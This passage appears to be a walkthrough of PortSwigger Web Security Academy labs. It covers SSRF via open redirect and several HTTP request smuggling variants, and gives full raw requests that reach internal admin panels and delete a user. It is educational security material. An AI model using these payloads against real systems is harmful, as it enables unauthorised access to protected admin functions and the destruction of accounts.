Referer: https://ac531f991fe12da2c0f735e400fa0089.web-security-academy.net/
Dnt: 1
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: cross-site
Sec-Fetch-User: ?1
If-None-Match: W/"f8lee658c4lef13896d6694bfd47099"
Te: trailers
Connection: close

```

We can combine this open redirect vulnerability with ssrf to gain access of a webpage hosted on a different web server behind the firewall on the internal network.

Just by using the link with vulnerability and using it on POST request api link query of the Check Stock button to get the contents of the admin webpage on internal network, we can easily bypass the security.

Request

```

1 POST /product/stock HTTP/1.1
2 Host: ac531f991fe12da2c0f735e400fa0089.web-security-academy.net
3 Cookie: session=dIRxDRiOpUXflb7875bw41FPekqB5R
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:91.0) Gecko/20100101 Firefox/91.0
5 Accept: */*
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Referer: https://ac531f991fe12da2c0f735e400fa0089.web-security-academy.net/product?productId=4
9 Content-Type: application/x-www-form-urlencoded
10 Origin: https://ac531f991fe12da2c0f735e400fa0089.web-security-academy.net
11 Content-Length: 106
12 Dnt: 1
13 Sec-Fetch-Dest: empty
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Site: same-origin
16 Te: trailers
17 Connection: close
18
19 stockApi=
%2Fproduct%2FnextProduct%3FcurrentProductId%3D4%26path%3Dhttp%3A%2F192.168.
0.1%23A8080%2Fadmin

```

Response

SSRF with filter bypass via open redirection vulnerability

Back to lab description >> Home | Admin panel | My account

Users

carlos - Delete
wiener - Delete

Once getting the foothold, deleting the user requires same steps.

Request

```

1 POST /product/stock HTTP/1.1
2 Host: ac531f991fe12da2c0f735e400fa0089.web-security-academy.net
3 Cookie: session=dIRxDRiOpUXflb7875bw41FPekqB5R
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:91.0) Gecko/20100101 Firefox/91.0
5 Accept: */*
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Referer: https://ac531f991fe12da2c0f735e400fa0089.web-security-academy.net/product?productId=4
9 Content-Type: application/x-www-form-urlencoded
10 Origin: https://ac531f991fe12da2c0f735e400fa0089.web-security-academy.net
11 Content-Length: 123
12 Dnt: 1
13 Sec-Fetch-Dest: empty
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Site: same-origin
16 Te: trailers
17 Connection: close
18
19 stockApi=
/product/nextProduct%3FcurrentProductId%3D4%26path%3Dhttp%3A//192.168.0.1%23A8080%2Fadmin/delete%3fusername%3dcarlos

```

Response

SSRF with filter bypass via open redirection vulnerability

Congratulations, you solved the lab!

Back to lab description >> Share your skills! Continue learning >

User deleted successfully!

Home | Admin panel | My account

Users

wiener - Delete

2 HTTP request smuggling

2.1 Lab1 - HTTP request smuggling, basic CL.TE vulnerability

Objectives and info:



This lab involves a front-end and back-end server, and the front-end server doesn't support chunked encoding. The front-end server rejects requests that aren't using the GET or POST method.

To solve the lab, smuggle a request to the back-end server, so that the next request processed by the back-end server appears to use the method GPOST.

Front-end server : Content-Length Back-end server : Content-Length, Transfer-Encoding (preferred=Transfer-Encoding)

The front-end supports *Content-length* header only and Backend server prefers *Transfer-Encoding* headers.

The lab loads up the blog website. There is a view blog button below each post. Loading the post, display the content and the Comment section, where the user has option to comment with name and other details by filling the form.

stopping and starting the game. I lay and settle down to watch my favorite show. Quarantined, he tells me he's just watching the end of a game, but it doesn't end, not before it's already time to get up for work the next morning. Just because I'm drifting in and out of the living room (impatiently waiting for it all to be over) doesn't mean I have any interest and need a new set of rules imparted to me.

Soccer, love it or hate it, someone will always want to explain the game to you.

*Mansplaining: This is when a man explains something to a woman in a way that suggests the woman is hard of hearing or completely stupid.

Comments

 Freda Wales | 09 April 2022

Brilliant. Not fake news at all.

 Aileen Slightly | 14 April 2022

My divorce states she gets half of everything so I only got to read 250 words of your blog!

 Selma Soul | 18 April 2022

Could you do a blog on how to make someone fall in love with you? Asking for a friend. Well hopefully more than that someday.

 Kit Kat | 03 May 2022

To whom it may concern. Good work. Regards.

Leave a comment

Comment:

Filling up the comment form and intercepting the request.

```

POST /post/comment HTTP/1.1
Host: ac131f751f7fb156c034698000420008.web-security-academy.net
Cookie: session=MkhUVFG16icsrsNhAHxC9q0XFTyjgEk0
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 105
Origin: https://ac131f751f7fb156c034698000420008.web-security-academy.net
Dnt: 1
Referer: https://ac131f751f7fb156c034698000420008.web-security-academy.net/post?postId=10
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers
Connection: close

csrf=Dd51zEULLdsQD9rremESTCqyboSiPzFm&postId=10&comment=Comment&name=Name&email=user%40email.com&website=

```

As there is CL.TE vulnerability, the front end supports CL, so the entire request should forward to the backend. The backend prefers TE header, so we can add the header such that it terminates the request before adding a *G* after which will be processed with the next request.

Transfer-Encoding: chunked

```

69
csrf=Dd51zEULLdsQD9rremESTCqyboSiPzFm&postId=10&comment=Comment&name=Name&email=user%40email.com&website=
0

```

G

We can tinker with request adding extra headers. 69 is the hex length of the body value sent to the server. 0 terminates the request chunk. Adding G in the end will make it unprocessed and the web server will treat it as the start of the next request.

Forwarding the request on first try will respond as a succes, the second try will raise an error of unrecognized method name.

The screenshot shows two panels: Request and Response.

Request:

```

1 POST /post/comment HTTP/1.1
2 Host: ac131f751f7fb156c034698000420008.web-security-academy.net
3 Cookie: session=MkhUVFG16icsrsNhAHxC9q0XFTyjgEk0
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:91.0) Gecko/20100101 Firefox/91.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 117
10 Origin: https://ac131f751f7fb156c034698000420008.web-security-academy.net
11 Dnt: 1
12 Referer: https://ac131f751f7fb156c034698000420008.web-security-academy.net/post?postId=10
13 Upgrade-Insecure-Requests: 1
14 Sec-Fetch-Dest: document
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-Site: same-origin
17 Sec-Fetch-User: ?1
18 Te: trailers
19 Connection: close
20 Transfer-Encoding: chunked
21
22 69
23 csrf=Dd51zEULLdsQD9rremESTCqyboSiPzFm&postId=10&comment=Comment&name=Name&email=
24 0
25
26 G

```

Response:

```

1 HTTP/1.1 403 Forbidden
2 Content-Type: application/json; charset=utf-8
3 Connection: close
4 Content-Length: 27
5
6 "Unrecognized method GPOST"

```

Lab solved!

Congratulations, you solved the lab!

[Share your skills!](#)

[Continue learning >>](#)

Congratulations, you solved the lab!

[Share your skills!](#)

[Continue learning >>](#)

2.2 Lab2 - HTTP request smuggling, basic TE.CL vulnerability

Objectives and info:

PRACTITIONER
LAB

Not solved

This lab involves a front-end and back-end server, and the back-end server doesn't support chunked encoding. The front-end server rejects requests that aren't using the GET or POST method.

To solve the lab, smuggle a request to the back-end server, so that the next request processed by the back-end server appears to use the method GPOST.

Front-end server : Content-Length, Transfer-Encoding (preferred=Transfer-Encoding) Back-end server : Content-Length

The front-end prefers *Transfer-Encoding* header, and Backend server only supports *Content-Length* headers.

The lab again loads up the blog website. There is a *view blog* button below each post. Loading the post, display the content and the Comment section, where the user has option to comment with name and other details by filling the form, like the last one. Filling up the form and intercepting the request.

```
POST /post/comment HTTP/1.1
Host: ac591fb61f7a4a5bc0dlaff6009200b0.web-security-academy.net
Cookie: session=YLU1jF8dGhiv3QkW0rIEu7PvQor80DiE
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 104
Origin: https://ac591fb61f7a4a5bc0dlaff6009200b0.web-security-academy.net
Dnt: 1
Referer: https://ac591fb61f7a4a5bc0dlaff6009200b0.web-security-academy.net/post?postId=7
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers
Connection: close
csrf=iJnLEH0ClVRoE46Q9CITINCYSra0WD3S&postId=7&comment=Comment&name=name&email=user%40email.com&website=
```

As there is TE.CL vulnerability, the front end prefers TE, so the entire request should forward to the backend by adding 0 in the end following with trailing sequence \r\n\r\n (clicking enter twice). The backend supports CL header only, so we can set the value accordingly and turning off the *Update Content Length*checkbox.

payload:

```
GPOST /post/comment HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Content-Length: 15
```

var=1

length = 106 hex-lenth = 6a The length include the trailing sequence /r and /n.

The post request body lenght is 104, hex value is 68.

68

csrf=iJnLEH0C1VRoE46Q9CITINCYSra0WD3S&postId=7&comment=Comment&name=name&email=user%40email.com&webs
6a

The total length of the above body is 112 which is set as the value of Content length in the header. After this we can add the payload, following with the 0 and trailing sequence.

```
POST /post/comment HTTP/1.1
Host: acb91fb71f240d15c062fb240093000f.web-security-academy.net
Cookie: session=IFZd5ZmJ8rGiDHZ0zVrobarInfyC6nyr
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 112
Origin: https://acb91fb71f240d15c062fb240093000f.web-security-academy.net
Dnt: 1
Referer: https://acb91fb71f240d15c062fb240093000f.web-security-academy.net/post?postId=8
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers
Connection: close
Transfer-Encoding: chunked
```

68

csrf=xQD0cVIQv0ai2Ta91G95dBZ2BvPEQffP&postId=7&comment=Comment&name=name&email=user%40email.com&webs
6a

GPOST /post/comment HTTP/1.1

Content-Type: application/x-www-form-urlencoded

Content-Length: 15

var=1

0

```

Request
Pretty Raw Hex ⌂ ⌃ ⌄
1 POST /post/comment HTTP/1.1\r\n
2 Host: acb91fb71f240d15c062fb240093000f.web-security-academy.net\r\n
3 Cookie: session=IFZd5ZmJ8rGiDHZozVrobarInfyC6nyr\r\n
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:91.0) Gecko/20100101 Firefox/91.0\r\n
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8\r\n
6 Accept-Language: en-US,en;q=0.9\r\n
7 Accept-Encoding: gzip, deflate\r\n
8 Content-Type: application/x-www-form-urlencoded\r\n
9 Content-Length: 112\r\n
10 Origin: https://acb91fb71f240d15c062fb240093000f.web-security-academy.net\r\n
11 Dnt: 1\r\n
12 Referer: https://acb91fb71f240d15c062fb240093000f.web-security-academy.net/post?postId=8\r\n
13 Upgrade-Insecure-Requests: 1\r\n
14 Sec-Fetch-Dest: document\r\n
15 Sec-Fetch-Mode: navigate\r\n
16 Sec-Fetch-Site: same-origin\r\n
17 Sec-Fetch-User: ?1\r\n
18 Te: trailers\r\n
19 Connection: close\r\n
20 Transfer-Encoding: chunked\r\n
21 \r\n
22 68\r\n
23 csrf=xQD0cVIQv0ai2Ta91c95dBZ2BvPEoffP&postId=7&comment=Comment&name=name&email=user%40email.com&website=\r\n
24 6a\r\n
25 GPOST /post/comment HTTP/1.1\r\n
26 Content-Type: application/x-www-form-urlencoded\r\n
27 Content-Length: 15\r\n
28 \r\n
29 var=1\r\n
30 0\r\n
31 \r\n
32

```

Response

```

Pretty Raw Hex Render ⌂ ⌃ ⌄
1 HTTP/1.1 403 Forbidden
2 Content-Type: application/json; charset=utf-8
3 Connection: close
4 Content-Length: 27
5
6 "Unrecognized method GPOST"

```

Sending the request twice, returns the the unrecognized Method error.



HTTP request smuggling, basic TE.CL vulnerability

LAB Solved

Congratulations, you solved the lab!

Share your skills!

[Continue learning >](#)

2.3 Lab3 - HTTP request smuggling, obfuscating the TE header

Objectives and info:



This lab involves a front-end and back-end server, and the two servers handle duplicate HTTP request headers in different ways. The front-end server rejects requests that aren't using the GET or POST method.

To solve the lab, smuggle a request to the back-end server, so that the next request processed by the back-end server appears to use the method GPOST.

Front-end server : Content-Length, Transfer-Encoding (preferred=Transfer-Encoding) Back-end server : Content-Length, Transfer-Encoding (preferred=Transfer-Encoding)

Both servers prefer *Transfer-Encoding* headers, but one of the servers can be induced not to process it by obfuscating the header in some way.

To solve this lab we need to use duplicate *Transfer-Encoding* headers in the POST request, with one header obfuscated so it can bypass one of the servers(as mentioned under the lab info). Doing that will rise to one of the two vulnerabilities (CL.TE or TE.CL) depending which server ignores it.

The lab loads the same blog page. The traffic is going through the burp proxy, which I am able to view and send the GET request to the repeater

Intercept HTTP history WebSockets history Options

Filter: Hiding CSS, Image and general binary content

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title	Comment	TLS
1	https://ac521fc1f60d989c1928...	POST	/post/comment		✓							✓
2	https://ac521fc1f60d989c1928...	GET	/			200	8086	HTML		HTTP...		✓
3	https://ac521fc1f60d989c1928...	GET	/academyLabHeader			101	147					✓
4	https://ac521fc1f60d989c1928...	GET	/			200	8086	HTML		HTTP...		✓
5	https://ac521fc1f60d989c1928...	GET	/resources/labheader/js/labHeader.js			200	856	script	js			✓
6	https://ac521fc1f60d989c1928...	GET	/resources/images/blog.svg			200	7491	XML	svg			✓

Request

Pretty Raw Hex ⌂ ⌂ ⌂ ⌂ ⌂ ⌂

```

1 GET / HTTP/1.1
2 Host: ac521fc1f60d989c192873400bf008f.web-security-academy.net
3 Cookie: session=0m7EAQ1GC06FMUbwV2BUQfsBV2xSw176
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:91.0) Gecko/20100101
5 Firefox/91.0
6 Accept:
7 text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
8 Accept-Language: en-US,en;q=0.5
9 Accept-Encoding: gzip, deflate
10 Dnt: 1
11 Upgrade-Insecure-Requests: 1
12 Sec-Fetch-Dest: document
13 Sec-Fetch-Mode: navigate
14 Sec-Fetch-Site: none
15 Sec-Fetch-User: ?1
16 Te: trailers
17 Connection: close
18
19
20
21
22
23

```

Response

Pretty Raw Hex Render ⌂ ⌂ ⌂ ⌂ ⌂ ⌂

```

1 HTTP/1.1 200 OK
2 Content-Type: text/html; charset=utf-8
3 Connection: close
4 Content-Length: 7986
5
6 <!DOCTYPE html>
7 <html>
8   <head>
9     <link href="/resources/labheader/css/academyLabHeader.css" rel="stylesheet">
10    <link href="/resources/css/labsBlog.css" rel="stylesheet">
11    <title>
12      &#72;&#84;&#80;&#32;&#114;&#111;&#101;&#113;&#117;&#101;&#115;&#116;
13      &#32;&#115;&#109;&#117;&#103;&#103;&#108;&#105;&#110;&#103;&#44;&#3
14      2;&#111;&#98;&#102;&#117;&#115;&#99;&#97;&#116;&#105;&#110;&#103;&#3
15      2;&#116;&#104;&#101;&#32;&#84;&#69;&#32;&#104;&#101;&#97;&#100;&#1
16      01;&#114;
17    </title>
18  </head>
19  <body>
20    <script src="/resources/labheader/js/labHeader.js">
21    </script>
22    <div id="academyLabHeader">
23      <section clas='academyLabBanner'>
24        <div clas='container'>
25          <div clas='logo'>
26            </div>
27          <div clas='title-container'>
28            <h2>
29              HTTP request smuggling, obfuscating the TE header
30            </h2>
31            <a class='link-back' href='
32              https://portswigger.net/web-security/request-smuggling/lab-ob
33              fuscating-te-header'
34              Back&nbsp;to&nbsp;lab&nbsp;description&nbsp;
35              &nbsp;version-1 id-1 user-1 vmlines='
36            </a>
37          </div>
38        </div>
39      </section>
40    </div>
41  </body>
42</html>

```

Adding a duplicate obfuscated *Transfer-Encoding* header. There are many ways it could work, but this worked fine here.

Transfer-Encoding: random

We can remove all the unnecessary information and replace GET with POST as a method name and add important headers.

```

POST / HTTP/1.1
Host: acba1f661fd4b8ebc0c2df8800d60098.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
Content-Length: <length>
Transfer-Encoding: chunked

```

Just by changing position of the duplicate header, gives rise to both vulnerabilities.

CL.TE

Placing the duplicate obfuscated header before the real will bypass the front-end server and let it use *Content-length* header. This will give rise to a CL.TE vulnerability.

```

POST / HTTP/1.1
Host: acba1f661fd4b8ebc0c2df8800d60098.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
Content-Length: 6
Transfer-Encoding: random
Transfer-Encoding: chunked

```

0

G

Taking advantage, a simple payload can be carved out.

```

Request
Pretty Raw Hex ⌂ ⌃ ⌄
1 POST / HTTP/1.1\r\n
2 Host: acc31fb41effbf90c03235a700c900f2.web-security-academy.net\r\n
3 Content-Type: application/x-www-form-urlencoded\r\n
4 Content-Length: 6\r\n
5 Transfer-Encoding: random\r\n
6 Transfer-Encoding: chunked\r\n
7 \r\n
8 0\r\n
9 \r\n
10 6

Response
Pretty Raw Hex Render ⌂ ⌃ ⌄
1 HTTP/1.1 403 Forbidden
2 Content-Type: application/json; charset=utf-8
3 Connection: close
4 Content-Length: 27
5
6 "Unrecognized method GPOST"

```

Sending the request twice returns the error expected.

TE.CL

Placing the duplicate obfuscated header after the real will bypass the back-end server and let it use *Content-length* header. This will give rise to a TE.CL vulnerability.

```

POST / HTTP/1.1
Host: ac3c1f0d1fbdf443c0a09c650000000e.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
Content-Length: 12
Transfer-Encoding: chunked
Transfer-Encoding: random

3
x=1
5e
GPOST / HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Content-Length: 15

var=1
0

```

Taking advantage, a simple payload can be carved out. *Update Content-Length* should be left unchecked.

```

Request
Pretty Raw Hex ⌂ ⌃ ⌄
1 POST / HTTP/1.1\r\n
2 Host: ac3c1f0d1fbdf443c0a09c650000000e.web-security-academy.net\r\n
3 Content-Type: application/x-www-form-urlencoded\r\n
4 Content-Length: 12\r\n
5 Transfer-Encoding: chunked\r\n
6 Transfer-Encoding: random\r\n
7 \r\n
8 3\r\n
9 x=1\r\n
10 5e\r\n
11 GPOST / HTTP/1.1\r\n
12 Content-Type: application/x-www-form-urlencoded\r\n
13 Content-Length: 15\r\n
14 \r\n
15 var=1\r\n
16 0\r\n
17 \r\n
18

Response
Pretty Raw Hex Render ⌂ ⌃ ⌄
1 HTTP/1.1 403 Forbidden
2 Content-Type: application/json; charset=utf-8
3 Connection: close
4 Content-Length: 27
5
6 "Unrecognized method GPOST"

```

Sending the request twice returns the error expected.



HTTP request smuggling, obfuscating the TE header

[Back to lab description >>](#)

LAB Solved

Congratulations, you solved the lab!

Share your skills!

[Continue learning >>](#)

2.4 Lab4 - HTTP request smuggling, confirming a CL.TE vulnerability via differential responses

Objectives and info:



This lab involves a front-end and back-end server, and the front-end server doesn't support chunked encoding.

To solve the lab, smuggle a request to the back-end server, so that a subsequent request for / (the web root) triggers a 404 Not Found response.

Front-end server : Content-Length Back-end server : Content-Length, Transfer-Encoding (preferred=Transfer-Encoding)

The front-end supports *Content-length* header only and Backend server prefers *Transfer-Encoding* headers. Therefore, a CL.TE vulnerability.

This lab requires to smuggle a GET request to an invalid/non-existent URL to the backend server, by sending a Normal POST request to the web root(/).

Intercepting the comment POST request, sending it to the repeater, removing all unnecessary headers, adding TE header and changing the request URL to root(/).

```
POST / HTTP/1.1
Host: ac751f261f9162fbc04e3082003a0048.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
Content-Length: 149
Transfer-Encoding: chunked
```

68

```
csrf=mjLGA7WrhZKlxAVrBREz5U4TgFc0r4Nc&postId=3&comment=comment&name=name&email=user%40email.com&webs
0
```

```
GET /doesnt-exist HTTP/1.1
```

Foo: x

The last two lines will be left between the socket of back-end and front-end, and is treated like the start of the next request. When sending the other request, the first line is ignored because of *Foo: x*. The next request to the backend will look something like this:

```
GET /doesnt-exist HTTP/1.1
Foo: x
POST / HTTP/1.1 -- (IGNORED)
Host: ac751f261f9162fbc04e3082003a0048.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
Content-Length: 149
Transfer-Encoding: chunked
```

68

```
csrf=mjLGA7WrhZKlxAVrBREz5U4TgFc0r4Nc&postId=3&comment=comment&name=name&email=user%40email.com&webs
```

As it is a GET request asking for the unknown page, the server will return a 404 error of not found.

The screenshot shows two panels of the NetworkMiner tool. The left panel, labeled 'Request', displays a POST request to the root URL. The right panel, labeled 'Response', shows a 404 Not Found response with a Content-Type of application/json. The request details include various headers such as Host, User-Agent, and Content-Type, along with a CSRF token and a comment payload. The response details show the standard 404 JSON output.

This solves the lab.



HTTP request smuggling, confirming a CL.TE vulnerability via differential responses

LAB Solved

[Back to lab description >](#)

Congratulations, you solved the lab!

[Share your skills!](#) Continue learning >

Congratulations, you solved the lab!

[Share your skills!](#) Continue learning >

2.5 Lab5 - HTTP request smuggling, confirming a TE.CL vulnerability via differential responses

Objectives and info:

PRACTITIONER

LAB

Not solved

This lab involves a front-end and back-end server, and the back-end server doesn't support chunked encoding.

To solve the lab, smuggle a request to the back-end server, so that a subsequent request for / (the web root) triggers a 404 Not Found response.

Front-end server : Content-Length, Transfer-Encoding (preferred=Transfer-Encoding) Back-end server : Content-Length

The front-end prefers *Transfer-Encoding* headers and Backend supports only *Content-Length* headers. Therefore, a TE.CL vulnerability.

This lab requires to smuggle a GET request to an invalid/non-existent URL to the backend server, by sending a Normal POST request to the web root(/).

Intercepting the comment POST request, sending it to the repeater, removing all unnecessary headers, adding TE header and changing the request URL to root(/).

```
POST / HTTP/1.1
Host: ac431f741e7cb2d5c05c2d9100c900b1.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
Content-Length: 112
```

```
Transfer-Encoding: chunked
```

```
68
csrf=zgY1uFFkGT5toEurDjksqhzasBjISsaS&postId=9&comment=Comment&name=name&email=user%40email.com&webs
a8
GET /doesnt-exist HTTP/1.1
Host: ac431f741e7cb2d5c05c2d9100c900b1.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
Content-Length: 144
```

```
x=1
0
```

Everything from `GET /doesnt-exist` onwards is treated by the back-end server as belonging to the next request that is received. The next request to the backend will look something like this:

```
GET /doesnt-exist HTTP/1.1
Host: ac431f741e7cb2d5c05c2d9100c900b1.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
Content-Length: 144
```

```
x=1
0
```

```
POST / HTTP/1.1
.
.
.
```

Since this request now contains an invalid URL, the server will respond with status code 404.

```
Request
Pretty Raw Hex ⌂ ⌂ ⌂
1 POST / HTTP/1.1\r\n
2 Host: ac431f741e7cb2d5c05c2d9100c900b1.web-security-academy.net\r\n
3 Content-Type: application/x-www-form-urlencoded\r\n
4 Content-Length: 112\r\n
5 Transfer-Encoding: chunked\r\n
6 \r\n
7 68\r\n
8 csrf=zgY1uFFkGT5toEurDjksqhzasBjISsaS&postId=9&comment=Comment&name=name&
9 email=user%40email.com&websa
10 a8\r\n
11 GET /doesnt-exist HTTP/1.1\r\n
12 Host: ac431f741e7cb2d5c05c2d9100c900b1.web-security-academy.net\r\n
13 Content-Type: application/x-www-form-urlencoded\r\n
14 Content-Length: 144\r\n
15 \r\n
16 x=1\r\n
17 0\r\n
18 \r\n

Response
Pretty Raw Hex Render ⌂ ⌂ ⌂
1 HTTP/1.1 404 Not Found
2 Content-Type: application/json; charset=utf-8
3 Set-Cookie: session=eiaEugDq0WZtCnswZuTLHc2c80tigDux; Secure; HttpOnly;
4 SameSite=None
5 Connection: close
6 Content-Length: 11
7 "Not Found"
```

This solves the lab.



HTTP request smuggling, confirming a TE.CL vulnerability via differential responses

LAB Solved

[Back to lab description >>](#)

Congratulations, you solved the lab!

[Share your skills!](#)

[Continue learning >>](#)

Congratulations, you solved the lab!

[Share your skills!](#)

[Continue learning >>](#)

2.6 Lab6 - Exploiting HTTP request smuggling to bypass front-end security controls, CL.TE vulnerability

Objectives and info:

PRACTITIONER

LAB

Not solved

This lab involves a front-end and back-end server, and the front-end server doesn't support chunked encoding. There's an admin panel at `/admin`, but the front-end server blocks access to it.

To solve the lab, smuggle a request to the back-end server that accesses the admin panel and deletes the user `carlos`.

Front-end server : Content-Length Back-end server : Content-Length, Transfer-Encoding (preferred=Transfer-Encoding)

The front-end supports *Content-length* header only and Backend server prefers *Transfer-Encoding* headers. Therefore, a CL.TE vulnerability.

This lab requires to smuggle the request to the admin panel and delete the user `carlos`.

First step is to let the traffic of the website loading, pass through the burp proxy. Send the GET request to repeater, clear unnecessary headers, replace GET with POST and put important POST headers.

As there is a CL.TE vulnerability, a simple payload can be used:

```
POST / HTTP/1.1
Host: acb41f611f76d641c034178a004b0014.web-security-academy.net
Content-Length: 36
Transfer-Encoding: chunked
```

0

```
GET /admin HTTP/1.1
Foo: x
```

The last two lines will be left between the socket of back-end and front-end, and is treated like the start of the next request. When sending the other request, the first line is ignored because of `Foo: x`. The request processed by the backend will look something like this:

```
GET /admin HTTP/1.1
Foo: xPOST / HTTP/1.1 -- (ignored)
Host: acb41f611f76d641c034178a004b0014.web-security-academy.net
Content-Length: 36
Transfer-Encoding: chunked
```

0

Sending the first payload twice, will return a web page, mentioning **Admin interface only available to local users**.

The screenshot shows a network request and response. The request is a POST to / HTTP/1.1 with Host: acb41f611f76d641c034178a004b0014.web-security-academy.net, Content-Type: application/x-www-form-urlencoded, and Transfer-Encoding: chunked. The response is a 403 Forbidden page with XML content. A red box highlights the message "Admin interface only available to local users".

```

Request
Pretty Raw Hex ⌂ \n ⌂
1 POST / HTTP/1.1
2 Host: acb41f611f76d641c034178a004b0014.web-security-academy.net
3 Cookie: session=Ik4jHRY2ByVUhwoNzgK0YE96Bpywlyx
4 Content-Type: application/x-www-form-urlencoded
5 Content-Length: 32
6 Transfer-Encoding: chunked
7
8 0
9
10 GET /admin HTTP/1.1
11 Foo: x

Response
Pretty Raw Hex Render ⌂ \n ⌂
xlns:xlink='http://www.w3.org/1999/xlink' x=0px y=0px viewBox='0 0 28 30' enableBackground='new 0 0 28 30' xml:space=preserve
title=back-arrow>
<q>
<polyline points='1.4,0 0,1.2 12.6,15 0,28.8 1.4,30 15.1,15'>
</polyline>
<polyline points='14.3,0 12.9,1.2 25.6,15 12.9,28.8 14.3,30 28,15'>
</polyline>
</g>
</svg>
</a>
</div>
</div>
</section>
</div>
<div theme="">
<section class="maincontainer">
<div class="container is-page">
<header class="navigation-header">
<section class="top-links">
<a href=/>Home
</a>
<p>
|</p>
<a href="/my-account">
My account
</a>
<p>
|</p>
</section>
</header>
<header class="notification-header">
</header>
Admin interface only available to local users!
</div>
</section>
</div>
</body>
</html>

```

The request was rejected. The admin page can only be accessed by the localuser.

Adding a Host header with the value *localhost* in the GET admin request.

```

POST / HTTP/1.1
Host: acb41f611f76d641c034178a004b0014.web-security-academy.net
Content-Length: 36
Transfer-Encoding: chunked

0

```

```

GET /admin HTTP/1.1
Host: localhost
Foo: x

```

The screenshot shows a network request and response. The request is a POST to / HTTP/1.1 with Host: acb41f611f76d641c034178a004b0014.web-security-academy.net, Content-Type: application/x-www-form-urlencoded, and Transfer-Encoding: chunked. The response is a 403 Forbidden JSON object with the error message "Forbidden: Duplicate header names are not allowed".

```

Request
Pretty Raw Hex ⌂ \n ⌂
1 POST / HTTP/1.1
2 Host: acb41f611f76d641c034178a004b0014.web-security-academy.net
3 Cookie: session=Ik4jHRY2ByVUhwoNzgK0YE96Bpywlyx
4 Content-Type: application/x-www-form-urlencoded
5 Content-Length: 49
6 Transfer-Encoding: chunked
7
8 0
9
10 GET /admin HTTP/1.1
11 Host: 127.0.0.1
12 Foo: x

Response
Pretty Raw Hex Render ⌂ \n ⌂
1 HTTP/1.1 403 Forbidden
2 Content-Type: application/json; charset=utf-8
3 X-Content-Type-Options: nosniff
4 Connection: close
5 Content-Length: 61
6
7 {
"error": "Forbidden: Duplicate header names are not allowed"
}

```

Sending twice causes the request to block, because the two Host headers were conflicting like shown below:

```

GET /admin HTTP/1.1
Host: localhost
Foo: x
POST / HTTP/1.1 -- (ignored)
Host: acb41f611f76d641c034178a004b0014.web-security-academy.net
Content-Length: 36
Transfer-Encoding: chunked

0

```

To resolve this issue, we can add two *newlines*, so the other request can be treated as the body and not the header.

```
POST / HTTP/1.1
Host: acb41f611f76d641c034178a004b0014.web-security-academy.net
Content-Length: 45
Transfer-Encoding: chunked
```

0

```
GET /admin HTTP/1.1
Host: localhost
```

The request processed by the backend looks something like this:

```
GET /admin HTTP/1.1
Host: localhost
```

```
POST / HTTP/1.1
Host: acb41f611f76d641c034178a004b0014.web-security-academy.net
Content-Length: 45
Transfer-Encoding: chunked
```

0

```
GET /admin HTTP/1.1
Host: localhost
```

Sending the request twice, returns the admin page.

The screenshot shows the browser's developer tools Network tab. It displays two requests:

- Request 1:** POST / HTTP/1.1
Host: acb41f611f76d641c034178a004b0014.web-security-academy.net
Content-Length: 45
Transfer-Encoding: chunked
- Request 2:** GET /admin HTTP/1.1
Host: localhost

The response shows an HTML page with a section for "Users". It includes a link to [Delete](/admin/delete?username=carlos), which is highlighted with a red box.

Now the user carlos can be easily deleted, by substituting the delete URL with /admin

```

Request
Pretty Raw Hex ⌂ ⌄ ⌅
1 POST / HTTP/1.1
2 Host: ac11f9c1e0ae7e7c09529ea006d002e.web-security-academy.net
